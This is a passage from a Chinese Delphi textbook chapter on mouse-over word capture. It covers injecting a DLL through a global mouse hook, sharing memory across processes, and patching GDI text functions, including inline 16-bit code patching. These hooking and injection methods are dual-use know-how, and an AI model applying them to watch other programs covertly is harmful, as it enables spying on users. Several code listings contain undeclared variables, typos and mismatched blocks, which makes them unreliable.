                {取鼠标当前处的窗口（等效于 Delphi 的控件）坐标}
                GetWindowRect(pShMem^.hHookWnd,Rec);
                poOri.X:=Rec.Left;{把窗口坐标作为 HDC 的坐标}
                poOri.Y:=Rec.Top;
            end
            else begin{如果是普通 HDC}
                {局部逻辑坐标转化为设备相关坐标}
                LPToDP(theDC, poDC, 1);
                faint:=false;{精确匹配，是普通 HDC}
            end;
        end;
        {计算显示文字的屏幕坐标}
    end;

```

```

    poText.x := poDC.x + poOri.x;
    poText.y := poDC.y + poOri.y;
    {获取当前鼠标的坐标}
    GetCursorPos(poMouse);
    {如果对齐属性是居中}
    if (GetTextAlign(theDC) and TA_UPDATECP) <> 0 then
    begin
        GetCurrentPositionEx(theDC, @poOri);
        poText.x := poText.x + poOri.x;
        poText.y := poText.y + poOri.y;
    end;
    {显示文字的长和宽}
    GetTextExtentPointW(theDC, Str, Count, Size);
    {鼠标是否在文本的范围内}
    if (poMouse.x >= poText.x) and (poMouse.x <= poText.x + Size.cx)
        and (poMouse.y >= poText.y)
        and (poMouse.y <= poText.y + Size.cy) then
    begin
        {最多取 MaxStringLen 个字节}
        dwBytes := min(Count*2, MaxStringLen);
        {拷贝字符串}
        CopyMemory(@(pShMem^.Text), Pchar(WideCharToString(Str)), dwBytes);
        {以空字符结束}
        pShMem^.Text[dwBytes] := Chr(0);
        {发送 WM_MOUSESEPT 成功取词的消息给主程序}
        postMessage(pShMem^.hProcWnd, WM_MOUSESEPT, fExtTextOutW, 2);
        {如果输出的不是 Tab 键， 而且是精确匹配的}
        if (string(pShMem^.Text)<>#3)and(not faint) then
            pShMem^.bCanSpyNow := False;{取词结束}
        end;
    end;
end;
finally
    {调用被截的函数}
    result := TExtTextOutW(Hook[fExtTextOutW].OldFunction)(theDC, nXStart,
nYStart, toOptions, Rect, Str, Count, Dx);
end;
Hook[fExtTextOutW].Change;{重新截取 API}
end;

function NewDrawTextA(theDC: HDC; lpString: PAnsiChar; nCount: Integer;
    var lpRect: TRect; uFormat: UINT): Integer; stdcall;
type
    TDrawTextA=function (theDC: HDC; lpString: PAnsiChar; nCount: Integer;
        var lpRect: TRect; uFormat: UINT): Integer; stdcall;

```

```

var
    poMouse,poOri,poDC: TPoint;
    dwBytes: integer;
    RectSave,rec:TRect;
    faint:boolean;
begin
    Hook[fDrawTextA].Restore;{暂停截取 API，恢复被截的函数}
    try
        if pShMem^.bCanSpyNow then{是否开始取词}
        begin
            GetDCOrgEx(theDC, poOri);{HDC 的坐标}
            poDC.x := 0;{局部逻辑坐标初始化为(0,0)}
            poDC.y := 0;
            if(poOri.X=0)and(poOri.Y=0)then{如果 HDC 的坐标为(0,0)}
            begin
                if (theDC=pShmem^.DCCompatible)then
                    faint:=false{精确匹配，就是指定的内存 HDC}
                else faint:=true;{模糊匹配，"可能"是内存 HDC}
                {取鼠标当前处的窗口（等效于 Delphi 的控件）坐标}
                GetWindowRect(pShMem^.hHookWnd,Rec);
                poOri.X:=Rec.Left;{把窗口坐标作为 HDC 的坐标}
                poOri.Y:=Rec.Top;
            end
            else begin{如果是普通 HDC}
                {局部逻辑坐标转化为设备相关坐标}
                LPToDP(theDC, poDC, 1);
                faint:=false;{精确匹配，是普通 HDC}
            end;
            RectSave := lpRect;{显示的矩形}
            {显示的矩形加上偏移}
            OffsetRect(RectSave, poOri.x+poDC.x, poOri.y+poDC.y);
            {获取当前鼠标的坐标}
            GetCursorPos(poMouse);
            {鼠标是否在文本的范围内}
            if PtInRect(RectSave, poMouse) then
            begin
                if nCount=-1 then
                begin
                    strcpy(@(pShMem^.Text[0]), lpString);
                end
                else begin
                    {最多取 MaxStringLen 个字节}
                    dwBytes := min(nCount, MaxStringLen);
                    {拷贝字符串}
                end
            end
        end
    end

```



```

        CopyMemory(@(pShMem^.Text[0]), lpString, dwBytes);
        {以空字符结束}
        pShMem^.Text[dwBytes] := Chr(0);
    end;
    {发送 WM_MOUSESEPT 成功取词的消息给主程序}
    postMessage(pShMem^.hProcWnd, WM_MOUSESEPT, fDrawTextA, 2);
    {如果输出的不是 Tab 键， 而且是精确匹配的}
    if (string(pShMem^.Text)<>#3)and(not faint) then
        pShMem^.bCanSpyNow := False;{取词结束}
    end;
end;
end;
finally
    {调用被截的函数}
    result := TDrawTextA(Hook[fDrawTextA].OldFunction)(theDC, lpString, nCount,
lpRect, uFormat);
end;
Hook[fDrawTextA].Change;{重新截取 API}
end;

```

```

function NewDrawTextW(theDC: HDC; lpString: PWideChar; nCount: Integer;
    var lpRect: TRect; uFormat: UINT): Integer; stdcall;

```

```

type

```

```

    TDrawTextW=function (theDC: HDC; lpString: PWideChar; nCount: Integer;
    var lpRect: TRect; uFormat: UINT): Integer; stdcall;

```

```

var

```

```

    poMouse,poOri,poDC: TPoint;
    dwBytes: integer;
    RectSave,rec:TRect;
    faint:boolean;

```

```

begin

```

```

    Hook[fDrawTextW].Restore;{暂停截取 API， 恢复被截的函数}

```

```

    try

```

```

        if pShMem^.bCanSpyNow then{是否开始取词}

```

```

        begin

```

```

            GetDCOrgEx(theDC, poOri);{HDC 的坐标}

```

```

            poDC.x := 0;{局部逻辑坐标初始化为(0,0)}

```

```

            poDC.y := 0;

```

```

            if(poOri.X=0)and(poOri.Y=0)then{如果 HDC 的坐标为(0,0)}

```

```

            begin

```

```

                if (theDC=pShmem^.DCCCompatible)then

```

```

                    faint:=false{精确匹配， 就是指定的内存 HDC}

```

```

                else faint:=true;{模糊匹配， "可能"是内存 HDC}

```

```

                {取鼠标当前处的窗口（等效于 Delphi 的控件）坐标}

```

```

                GetWindowRect(pShMem^.hHookWnd,Rec);

```

```

        poOri.X:=Rec.Left;{把窗口坐标作为 HDC 的坐标}
        poOri.Y:=Rec.Top;
    end
    else begin{如果是普通 HDC}
        {局部逻辑坐标转化为设备相关坐标}
        LPToDP(theDC, poDC, 1);
        faint:=false;{精确匹配，是普通 HDC}
    end;
    RectSave := lpRect;{显示的矩形}
    {显示的矩形加上偏移}
    OffsetRect(RectSave, poOri.x+poDC.x, poOri.y+poDC.y);
    {获取当前鼠标的坐标}
    GetCursorPos(poMouse);
    {鼠标是否在文本的范围内}
    if PtInRect(RectSave, poMouse) then
    begin
        if nCount=-1 then
        begin
            strcpy(@ (pShMem^.Text[0]), Pchar(WideCharToString(lpString)));
        end
        else begin
            {最多取 MaxStringLen 个字节}
            dwBytes := min(nCount*2, MaxStringLen);
            {拷贝字符串}
            CopyMemory(@ (pShMem^.Text[0]),
                Pchar(WideCharToString(lpString)), dwBytes);
            {以空字符结束}
            pShMem^.Text[dwBytes] := Chr(0);
        end;
        {发送 WM_MOUSESEPT 成功取词的消息给主程序}
        postMessage(pShMem^.hProcWnd, WM_MOUSESEPT, fDrawTextW, 2);
        {如果输出的不是 Tab 键，而且是精确匹配的}
        if (string(pShMem^.Text)<>#3)and(not faint) then
            pShMem^.bCanSpyNow := False;{取词结束}
        end;
    end;
end;
finally
    {调用被截的函数}
    result := TDrawTextW(Hook[fDrawTextW].OldFunction)(theDC, lpString,
nCount, lpRect, uFormat);
end;
Hook[fDrawTextW].Change;{重新截取 API}
end;

```

{遍历所有菜单项}

```
procedure IterateThroughItems(WND:HWND;menu:Hmenu;p:TPoint;Level:integer);
```

```
var
```

```
    i:integer;
```

```
    info:TMenuItemInfo;
```

```
    rec:TRect;
```

```
begin
```

```
    for i:=0 to GetMenuItemCount(menu)-1 do {遍历所有子菜单项}
```

```
    begin
```

```
        fillchar(info,sizeof(info),0);
```

```
        info.cbSize:=sizeof(info);
```

```
        info.fMask:=MIIM_TYPE or MIIM_SUBMENU;
```

```
        info.cch:=256;
```

```
        getmem(info.dwTypeData,256);
```

```
        {取菜单的文字}
```

```
        GetMenuItemInfo(menu,i,true,info);
```

```
        {取菜单的坐标}
```

```
        GetMenuItemRect(wnd,menu,i,rec);
```

```
        {如果鼠标在菜单的矩形区域内}
```

```
        if
```

```
(rec.Left<=p.X)and(p.X<=rec.Right)and(rec.Top<=p.Y)and(p.Y<=rec.Bottom)then
```

```
        if (info.cch<>0) then
```

```
        begin
```

```
            {取出菜单文字}
```

```
            strcpy(pShMem^.Text,info.dwTypeData,min(info.cch,MaxStringLen));
```

```
            pShMem^.bCanSpyNow := False;
```

```
            {发送 WM_MOUSEPT 成功取词的消息给主程序}
```

```
            PostMessage(pShMem^.hProcWnd, WM_MOUSEPT, fDrawTextW, 2);
```

```
        end;
```

```
        if info.hSubMenu<>0 then {如果它有下级子菜单，则递归调用}
```

```
        begin
```

```
            IterateThroughItems(wnd,info.hSubMenu,p,Level+1);
```

```
        end;
```

```
    end;
```

```
end;
```

{定时器，每 10 毫秒被调用一次}

```
procedure fOnTimer(theWnd: HWND; msg, idTimer: Cardinal; dwTime: DWORD);
```

```
stdcall;
```

```
var
```

```
    InvalidRect: TRECT;
```

```
    buffer:array[0..256]of char;
```

```
    menu:Hmenu;
```

```
    MousePoint:TPoint;
```

```

begin
    pShMem^.nTimePassed := pShMem^.nTimePassed + 1;
    if pShMem^.nTimePassed = 10 then {如果鼠标停留了 0.1 秒}
    begin
        MousePoint:=pshmem^.pMouse;
        {获取当前鼠标所在的窗口（等效于 Delphi 的控件）句柄}
        pshmem^.hHookWnd := WindowFromPoint(MousePoint);
        {屏幕坐标转换为窗口（等效于 Delphi 的控件）客户区的坐标}
        ScreenToClient(pshmem^.hHookWnd, MousePoint);
        pShMem^.bCanSpyNow := true;{可以开始取词}
        {如果客户区的坐标为负值，则说明鼠标位于菜单或标题的上空}
        if(MousePoint.x<0)or(MousePoint.y<0) then
        begin
            {读取并设置标题，让其重绘}
            Getwindowtext(pshmem^.hHookWnd,buffer,sizeof(buffer)-1);
            Setwindowtext(pshmem^.hHookWnd,pchar(string(buffer)+' '));
            Setwindowtext(pshmem^.hHookWnd,buffer);
            {客户区的坐标恢复为屏幕坐标}
            ClientToScreen(pshmem^.hHookWnd, MousePoint);
            {取出当前的菜单}
            menu:=GetMenu(pshmem^.hHookWnd);
            if menu<>0 then
                {遍历所有菜单，判断是否位于鼠标的下方}
                IterateThroughItems(pshmem^.hHookWnd,menu,MousePoint,1);
            end
        else begin{否则，说明鼠标位于客户区}
            InvalidRect.left := MousePoint.x;
            InvalidRect.top := MousePoint.y;
            InvalidRect.Right := MousePoint.x + 1;
            InvalidRect.Bottom := MousePoint.y + 1;
            {重绘客户区}
            InvalidateRect(pshmem^.hHookWnd, @InvalidRect, false);
        end;
    end
    else if pShMem^.nTimePassed >= 11 then
    begin
        pShMem^.nTimePassed := 11;
    end;
    {清空 pShmem}
end;

{鼠标钩子}
function MouseHookProc(nCode: integer; wPar: WParam; lPar: LParam): IResult;
    stdcall;

```

```

var
  pMouseInf: TMouseHookStruct;
begin
  pShMem^.nTimePassed := 0;
  if (nCode >= 0) and ((wPar = WM_MOUSEMOVE)
    or (wPar = WM_NCMOUSEMOVE)) then
  begin
    pMouseInf := (PMouseHookStruct(IPar))^;
    if (pShMem^.pMouse.x <> pMouseInf.pt.x) or
      (pShMem^.pMouse.y <> pMouseInf.pt.y) then
    begin
      if nCode = HC_NOREMOVE then
        pShMem^.fStrMouseQueue := 'Not removed from the queue'
      else
        pShMem^.fStrMouseQueue := 'Removed from the queue';
      {鼠标的坐标}
      pShMem^.pMouse := pMouseInf.pt;
      {鼠标所在的窗口}
      pShMem^.hHookWnd := pMouseInf.hwnd;
      {1 是自定义的数值，表明这是鼠标消息}
      postMessage(pShMem^.hProcWnd, WM_MOUSESEPT, 1, 1);
    end;
  end;
  Result := CallNextHookEx(MouseHook, nCode, wPar, IPar);
end;

{开始取词}
procedure StartHook; stdcall;
begin
  if MouseHook=0 then
  begin
    pShMem^.fTimerID := SetTimer(0, 0, 10, @fOnTimer);
    {注入其它进程}
    MouseHook := SetWindowsHookEx(WH_MOUSE, MouseHookProc, HInstance, 0);
  end;
end;

{停止取词}
procedure StopHook; stdcall;
begin
  if MouseHook<>0 then
  begin
    KillTimer(0, pShMem^.fTimerID);
    UnhookWindowsHookEx(MouseHook);
  end;
end;

```

```

        MouseHook:=0;
    end;
end;

initialization
    hMappingFile := OpenFileMapping(FILE_MAP_WRITE,False,
        MappingFileName);
    if hMappingFile=0 then
    begin
        hMappingFile := CreateFileMapping($FFFFFFFF,nil,
            PAGE_READWRITE,0,SizeOf(TShareMem),MappingFileName);
        FirstProcess:=true; {这是第一个进程，即主程序}
    end
    else FirstProcess:=false;
    if hMappingFile=0 then Exception.Create('不能建立共享内存!');

    pShMem := MapViewOfFile(hMappingFile,FILE_MAP_WRITE or
        FILE_MAP_READ,0,0,0);
    if pShMem = nil then
    begin
        CloseHandle(hMappingFile);
        Exception.Create('不能映射共享内存!');
    end;
    if FirstProcess then
    begin
        pShMem^.bCanSpyNow:=false;
    end;
    {Trap=True 陷阱式}
    Hook[fBeginPaint]:=THookClass.Create(Trap,@BeginPaint,@NewBeginPaint);
    Hook[fGetWindowDC]:=THookClass.Create(Trap,
        @GetWindowDC,@NewGetWindowDC);
    Hook[fGetDC]:=THookClass.Create(Trap,@GetDC,@NewGetDC);
    Hook[fCreateCompatibleDC]:=THookClass.Create(Trap,
        @CreateCompatibleDC,@NewCreateCompatibleDC);
    Hook[fTextOutA]:=THookClass.Create(Trap,@TextOutA,@NewTextOutA);
    Hook[fTextOutW]:=THookClass.Create(Trap,@TextOutW,@NewTextOutW);
    Hook[fExtTextOutA]:=THookClass.Create(Trap,
        @ExtTextOutA,@NewExtTextOutA);
    Hook[fExtTextOutW]:=THookClass.Create(Trap,
        @ExtTextOutW,@NewExtTextOutW);
    Hook[fDrawTextA]:=THookClass.Create(Trap,@DrawTextA,@NewDrawTextA);

    Hook[fDrawTextW]:=THookClass.Create(Trap,@DrawTextW,@NewDrawTextW);
finalization

```

```

        for i:=Low(hook) to High(hook) do
            if Hook[i]<>nil then
                Hook[i].Destroy;
                UnMapViewOfFile(pShMem); {取消映射视图}
                CloseHandle(hMappingFile); {关闭映射文件句柄}
            end;
        end.

```

10.2.1.2 取词的公共模块

此模块定义了屏幕取词的共享数据，这些共享数据实现 DLL 与进程、进程与进程间的数据传递，如鼠标位置、截取的文字、窗口句柄等信息。以下列出了程序源代码：

```

unit UnitHookType;

interface

uses windows, messages;

const
    MaxStringLen = 100;
    WM_MOUSESEPT = WM_USER + 1138;
    MappingFileName = 'GetWord32 for 9x NT 2000';
    fBeginPaint=0;
    fGetWindowDC=1;
    fGetDC=2;
    fCreateCompatibleDC=3;
    fTextOutA=4;
    fTextOutW=5;
    fExtTextOutA=6;
    fExtTextOutW=7;
    fDrawTextA=8;
    fDrawTextW=9;

type
    PPointer = ^Pointer;
    TShareMem = packed record
        hProcWnd: HWND; {主应用窗口句柄}
        hHookWnd: HWND; {鼠标所在窗口}
        pMouse: TPoint; {鼠标信息}
        DCMouse,DCCompatible: HDC;{鼠标所在窗口的普通 HDC、内存 HDC}
        fTimerID: integer;{定时器句柄}
        fStrMouseQueue: array[0..MaxStringLen] of Char; {鼠标信息串}
        nTimePassed: integer; {鼠标停留的时间}
        bCanSpyNow: Boolean; {开始取词}
        Text: array[0..MaxStringLen] of Char; {字符串}
    end;
    PShareMem = ^TShareMem;

```

implementation

end.

10.2.1.3 取词的主程序

10.2.1.1 中的例子是取词的核心 DLL 模块,该 DLL 的导出函数有 StartHook 和 StopHook,分别用于“开始取词”和“暂停取词”功能。此外,DLL 与主程序的数据共享是通过内存映像文件来实现的,DLL 利用消息通知主程序“取词成功”,主程序就可以从映像文件中读取数据。其中,主程序接收消息的函数声明如下:

```
Procedure GetMouseInfo(var theMess: TMessage):message WM_MOUSESEPT;
```

根据 theMess.lparam 参数处理不同的消息,1 表示鼠标的移动,2 表示取词成功。

主程序源代码如下:

```
unit UnitMain;
```

```
interface
```

```
uses
```

```
Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,  
StdCtrls,UnitHookType, ExtCtrls;
```

```
type
```

```
TForm1 = class(TForm)
```

```
Button1: TButton;
```

```
Label2: TLabel;
```

```
procedure Button1Click(Sender: TObject);
```

```
procedure FormClose(Sender: TObject; var Action: TCloseAction);
```

```
procedure FormCreate(Sender: TObject);
```

```
private
```

```
{处理 WM_MOUSESEPT}
```

```
procedure getMouseInfo(var theMess:TMessage); message WM_MOUSESEPT;
```

```
private
```

```
hMapObj : THandle;
```

```
pShMem : PShareMem;
```

```
fWndClosed:boolean;{是否正在退出主程序}
```

```
{ Private declarations }
```

```
public
```

```
{ Public declarations }
```

```
end;
```

```
procedure StartHook; stdcall; external 'GetWordDll.DLL';
```

```
procedure StopHook; stdcall; external 'GetWordDll.DLL';
```

```
var
```

```
Form1: TForm1;
```

```
implementation
```



```
{ $R *.DFM }
```

```
procedure TForm1.Button1Click(Sender: TObject);
```

```
begin
```

```
  if button1.caption='取词' then
```

```
  begin
```

```
    StartHook;
```

```
    button1.caption:='停止';
```

```
  end
```

```
  else begin
```

```
    StopHook;
```

```
    button1.caption:='取词';
```

```
  end;
```

```
end;
```

```
const
```

```
  StrProcNames : array[fTextOutA..fDrawTextW+1] of String =
```

```
    ('来自 TextOutA',
```

```
     '来自 TextOutW',
```

```
     '来自 ExtTextOutA',
```

```
     '来自 ExtTextOutW',
```

```
     '来自 DrawTextA',
```

```
     '来自 DrawTextW',
```

```
     '来自菜单');
```

```
procedure TForm1.getMouseInfo(var theMess : TMessage);
```

```
begin
```

```
  if fWndClosed then
```

```
    Exit;
```

```
  if theMess.LParam = 1 then{显示鼠标位置}
```

```
    Label1.caption := 'X:' + IntToStr(pShMem^.pMouse.x) + ' ' +
```

```
      'Y:' + IntToStr(pShMem^.pMouse.y) + ' ' +
```

```
      'HWND:0x' + IntToHex(pShMem^.hHookWnd, 8) + ' ' +
```

```
      pShMem^.fStrMouseQueue
```

```
  else if theMess.LParam = 2 then{显示取词结果}
```

```
  begin
```

```
    Label2.caption := pShMem^.Text;
```

```
    if (theMess.WParam>=0) and (theMess.WParam<=5) then
```

```
      Label3.Caption := StrProcNames[theMess.Wparam];
```

```
  end;
```

```
end;
```

```
procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
```

```

begin
    fWndClosed := True;{正在退出主程序}
    if button1.caption<>'取词' then
        Button1Click(sender);
end;

procedure TForm1.FormCreate(Sender: TObject);
begin
    SetForegroundWindow(self.Handle);{实现隐浮窗口}
    hMapObj:= OpenFileMapping(FILE_MAP_WRITE,{获取完全访问映射文件}
                             False,{不可继承的}
                             LPCTSTR(MappingFileName));{映射文件名字}

    if hMapObj = 0 then
    begin
        ShowMessage('不能定位内存映射文件块!');
        Halt;
    end;

    pShMem := MapViewOfFile(hMapObj,FILE_MAP_WRITE,0,0,0);
    if pShMem = nil then
    begin
        ShowMessage('映射文件错误'+ IntToStr(GetLastError));
        CloseHandle(hMapObj);
        Halt;
    end;

    FillChar(pShMem^, SizeOf(TShareMem), 0);
    pShMem^.hProcWnd := Self.Handle;
    fWndClosed:=false;
end;

initialization
finalization

end.

```

程序执行结果如图 10-4 所示。



图 10-4 Windows NT/2000 下屏幕取词

10.2.2 Windows 9x 下 16 位、32 位取词及核心技术

Windows 9x 并不是一个“纯”32 位操作系统，其内核模块中的 USER 和 GDI 均是用 16 位代码实现的。USER32.DLL 和 GDI32.DLL 只是 16 位的 USER.EXE 和 GDI.EXE 的 32 位调用接口。因此，如果屏幕取词使用 32 位代码实现，则只能截获 32 位应用程序对 USER32.DLL 和 GDI32.DLL 的调用，无法截获 16 位应用程序对 USER.EXE 和 GDI.EXE 的调用。所以，如果想截获所有应用程序(包括 Windows 9x 的 Explorer)中有关屏幕输出的调用，则应该用 16 位代码来实现。这也是取词程序的关键之处。

经分析得知，16 位 Windows 9x 下的两个与显示文字相关的 API 调用分别是 TextOut 和 ExtTextOut。在 16 位 Windows 9x 下，必须使用陷阱式 API Hook。因为 16 位可执行模块的格式与 32 位 PE 文件的格式不同，不能使用改引入表式 API Hook。陷阱式 API Hook 将把 TextOut 和 ExtTextOut 这两个函数的前五个字节修改为一个 JMP FAR 指令，使得对这两个函数的调用均转向自定义代码。这就涉及到一个关键问题：动态修改 16 位 Windows 的代码。

在传统的 DOS 程序中，动态修改程序代码无任何困难，但在 Windows 中则不然，因为在 Windows 中，代码可被同一程序的多个实例共享，所以系统不允许应用程序动态地修改代码。值得庆幸的是，在 16 位 Windows 中所有进程是可以相互访问的(这与 32 位 Windows 不同)，内存的可读、可写属性是与段选择符联系在一起的。段选择符基本上可分为两类数据段选择符和代码段选择符。前者可读，可写，不可执行；后者可读，可执行，不可写。Windows 提供了这两类段选择符相转换的系统调用。未公开的 16 位系统调用 AllocCStoDSAlias 为给定的代码段选择符分配一个具有相同线性基址和尺寸的数据段别名 (DS Alias) 通过 DS 别名可以对给定的代码段进行修改。AllocCStoDSAlias 的使用方法如下：

```
Function AllocCStoDSAlia(Selector: Word): Word;  
    Segment := Seg(ExtTextOut);{求 ExtTextOut 所在的段}  
    ExDsSegment=AllocCStoDSAlias(Segment);{转为数据段}
```

AllocCStoDSAlia 的调用参数为代码选择符，调用成功时返回一个线性基址和尺寸均与原代码选择符相同的 DS 别名。当不再使用此 DS 别名时，要用系统调用 FreeSelector 把 DS 别名释放掉。

32 位代码使用 16 位段地址加 32 位线性地址(16: 32)的地址形式，16 位代码使用 16 位段选择符 Selector 加 16 位偏移(16: 16)的地址形式。在 Windows 95 的 32 位中，段址 \$28 是系统段，即通过 CS=\$28h 或 DS=\$28h 可以访问系统的 4GB 空间，其他应用程序的地址空间都是映射到 \$28 段的 4GB 空间中。Windows 9x 中所有 32 位进程的地址空间(共 4GB)的高 2GB (\$80000000~\$FFFFFFF)是所有 32 位程序共享的，这里一般存放系统 DLL，虚拟设备驱动程序(WxD)、内存映像文件、16 位应用程序和 16 位全局堆等。最后一项很重要，这为 32 位代码与 16 位代码交换数据提供了一个简便的方法。因为 16 位程序的段选择符的基址就是其所映射的系统段中的线性地址，这样，只要能够得到这个线性地址，32 位代码就可以轻易地访问到 16 位程序的数据。而 16 位段选择符的线性基址可以通过使用系统调用 GetSelectorBase 得到。

线性地址计算的例子如下。

如果 16 位地址:07F2:1234H, 段选择符 07F2H 的线性基址为: 82F41300H, 段选择符 07F2H 的长度为: 4000H, 因为 82F41300H + 1234H= 82F42534H, 所以对应的 32 位线性地址为 28:82F42534H

使用上述技术，就可实现动态修改 Windows 代码，从而改变 GDI 的系统调用 TextOut 和 ExtTextOut 的执行动作，实时地截获屏幕输出，为实现鼠标取词提供可能。

把上述的 32 位到 16 位的形式替换、32 位代码与 16 位代码的数据交换、动态修改

Windows 内核等技术综合应用在一起，就可以实现鼠标取词功能。

10.2.2.1 16 位 DLL 源代码分析

16 位 Windows 屏幕取词可以通过 32 位代码的“鼠标钩子”来得到鼠标的位置，这也是一个 16 位、32 位混合编程的例子。VC 的 Spy 和 Delphi 的 WinSpy 均安装了钩子函数用来截获各种系统级的消息，其中就包括鼠标钩子函数、键盘钩子函数、窗口钩子函数等。可以通过安装鼠标钩子来实现 Spy 的功能，当鼠标移动时，立即获得系统(包括非抢先的 Windows 3.1 和抢先 Windows9x)的控制权，在鼠标钩子函数内部实时地截获鼠标消息，显示鼠标的位置和状态，以及鼠标下窗口的句柄、标题、窗口类、窗口过程地址等信息。当然，也可在鼠标钩子函数内调用 InvalidateRect、InvalidateRgn 来让系统重绘窗口。

16 位 DLL 代码中实现 API Hook 的功能，它提供了如下三个导出函数给 32 位 DLL 调用：

```
function TextHookCreate : Boolean; export;{开始截取 API}
```

```
function TextHookFree : Boolean; export;{暂停截取 API}
```

```
function checkbuf(buf : PChar) : boolean; export;{检查 16 位 DLL 是否已成功取词}
```

此外，当 32 位代码调用 16 位代码时，并不能保证段选择符是正确的(DS、ES 的值是不确定的)，从而造成系统死机。这也是许多人放弃编写 16 位代码的技术上的原因。

解决方法是保存、恢复段选择符的值(DS、ES 的值)。下面给出其源代码：

```
asm
    push es {保存 DS, ES 等}
    push ds
    pusha
    push ax
    mov ax, seg 全局变量{读出实际的 DS, ES}
    mov ds, ax
    mov es, ax
    pop ax
end;
.....{16 位代码}
asm
    popa
    pop ds {函数退出前，恢复 DS、ES 等}
end;
```

以上代码只需要写在 16 位 DLL 的导出函数中，非导出函数可以不写以上前后缀代码。因为只有 32 位代码调用 16 位代码时才出现段选择符的值不确定的情况。

以下是 16 位 DLL 源代码(见光盘中的“Windows9x 16 位、32 位取词# \主程序陷阱式\Delphi 1.0 编译”目录)

```
unit unit2;
interface
uses
    SysUtils, WinTypes, WINPROCS, Messages, Classes, Graphics, Controls,
    StdCtrls, Dialogs;
const
    MAXBUF=100;{文字缓冲区的大小}
    MAXFUN=2;{API Hook 的个数}
function TextHookCreate:boolean;export;
```

```

function TextHookFree:boolean;export;
function checkbuf(buf:pchar):boolean;export;
procedure HookTextOut;
procedure unHookTextOut;
procedure HookExTextOut;
procedure unHookExTextOut;
var
    OldAddr,NewAddr:array[0..MAXFUN-1,0..4] of byte;{函数起始的 5 个字节}
    already:array[0..MAXFUN-1]of boolean;{是否已 Hook}
    s:array[0..MAXBUF] of char;{文字缓冲区}

```

implementation

{检查 16 位 DLL 是否已成功取词}

```
function checkbuf(buf:pchar):boolean;
```

```
var
```

```
    A:array[0..50] of char;
```

```
    r:boolean;
```

```
begin
```

```
    asm
```

```
        {保存段选择符、寄存器的值}
```

```
        push es
```

```
        push ds
```

```
        pusha
```

```
        push ax
```

```
        mov ax,seg oldaddr[0]
```

```
        mov ds,ax
```

```
        mov es,ax
```

```
        pop ax
```

```
    end;
```

```
{拷贝缓冲区数据到输出缓冲区中}
```

```
    strcpy(buf,@s[0],MAXBUF);
```

```
{字符串是否为空}
```

```
    r:=s[0]<>#0;
```

```
    asm
```

```
        popa
```

```
        pop ds
```

```
        pop es
```

```
    end;
```

```
    result:=r;
```

```
end;
```

{自定义的 TextOut}

```

function MyTextOut(hdc:HDC; nxStart:integer; nyStart:integer;
    lpszString:PChar; cbString:integer):boolean;far;
var
    poOri:longint;
    size:TSize;
    poDC, poText, poMouse: TPoint;
begin
    asm
        {保存段选择符、寄存器的值}
        push es
        push ds
        pusha
        push ax
        mov ax,seg oldaddr[0]
        mov ds,ax
        mov es,ax
        pop ax
    end;
    {恢复函数入口}
    unHookTextOut;
    {调用默认的显示函数}
    Result := TextOut(hdc, nxStart, nyStart,lpszString,cbString);
    {修改函数入口}
    HookTextOut;

    {取 HDC 坐标}
    poOri:=GetDCOrg(hdc);
    poDC.x := X;
    poDC.y := Y;
    {局部逻辑坐标转化为设备相关坐标}
    LPToDP(hdc, poDC, 1);
    {获取当前鼠标的坐标}
    GetCursorPos(poMouse);
    poText.x := poDC.x + LoWord(poOri);
    poText.y := poDC.y + HiWord(poOri);
    {获取对齐属性}
    if (GetTextAlign(hdc) and TA_UPDATECP) <> 0 then
    begin
        GetCurrentPositionEx(hdc, @poOri);
        poText.x := poText.x + LoWord(poOri);
        poText.y := poText.y + HiWord(poOri);
    end;
    {取得要输出的字符串的实际显示大小}
    GetTextExtentPoint(hdc, Str, Count, Size);

```

```

{鼠标是否在文本的范围内}
if (count<>0)and (poMouse.x >= poText.x) and (poMouse.x <= poText.x + Size.cx)
    and (poMouse.y >= poText.y) and (poMouse.y <= poText.y + Size.cy) then
begin
    strcpy(@s[0],str,count);
end;
asm
    popa
    pop ds
    pop es
end;
end;

```

{自定义的 ExTextOut}

```

function MyExtTextOut(hDC: HDC; X, Y: Integer; Options: Word; Rect: PRect;
    Str: PChar; Count: Word; Dx: PInteger): Boolean;far;

```

```

var
    poOri:longint;
    size:TSize;
    poDC, poText, poMouse: TPoint;

```

```

begin
    asm
        push es
        push ds
        pusha
        push ax
        mov ax,seg oldaddr[1]
        mov ds,ax
        mov es,ax
        pop ax
    end;

```

{恢复函数入口}

UnHookExTextOut;

{调用默认的输出显示函数}

Result := ExtTextOut(hDC,x,y,Options,Rect,str,count,Dx);

HookExTextOut;

{取 HDC 坐标}

poOri:=GetDCOrg(hDC);

poDC.x := X;

poDC.y := Y;

{局部逻辑坐标转化为设备相关坐标}

LPToDP(hDC, poDC, 1);

{获取当前鼠标的坐标}

```

GetCursorPos(poMouse);
poText.x := poDC.x + LoWord(poOri);
poText.y := poDC.y + HiWord(poOri);
{获取对齐属性}
if (GetTextAlign(hDC) and TA_UPDATECP) <> 0 then
begin
    GetCurrentPositionEx(hDC, @poOri);
    poText.x := poText.x + LoWord(poOri);
    poText.y := poText.y + HiWord(poOri);
end;
{取得要输出的字符串的实际显示大小}
GetTextExtentPoint(hDC, Str, Count, Size);
{鼠标是否在文本的范围内}
if (count<>0)and (poMouse.x >= poText.x) and (poMouse.x <= poText.x + Size.cx)
    and (poMouse.y >= poText.y) and (poMouse.y <= poText.y + Size.cy) then
begin
    strcpy(@s[0],str,count);
end;

asm
    popa
    pop ds
    pop es
end;
end;

{修改 TextOut 函数的起始 5 个字节}
procedure HookTextOut;
var
    segment,offset, DsSegment, NewSegment,NewOffset:Word;
begin
    asm
        push es
        push ds
        pusha
        push ax
        mov ax,seg oldaddr[0]
        mov ds,ax
        mov es,ax
        pop ax
    end;
    if not already[0] then{如果还没有 Hook}
    begin
        Segment:=Seg(TextOut);{取 TextOut 所在的段选择符及偏移}
    end;
end;

```



```

Offset:=Ofs(TextOut);
{取与代码段有相同基址的可写数据段别名}
DsSegment:=AllocCStoDSAlias(Segment);

{保存函数原来的前 5 个字节}
OldAddr[0][0]:=PByte(Ptr(DsSegment,Offset+0))^;
OldAddr[0][1]:=PByte(Ptr(DsSegment,Offset+1))^;
OldAddr[0][2]:=PByte(Ptr(DsSegment,Offset+2))^;
OldAddr[0][3]:=PByte(Ptr(DsSegment,Offset+3))^;
OldAddr[0][4]:=PByte(Ptr(DsSegment,Offset+4))^;

NewSegment:=Seg(MyTextOut);
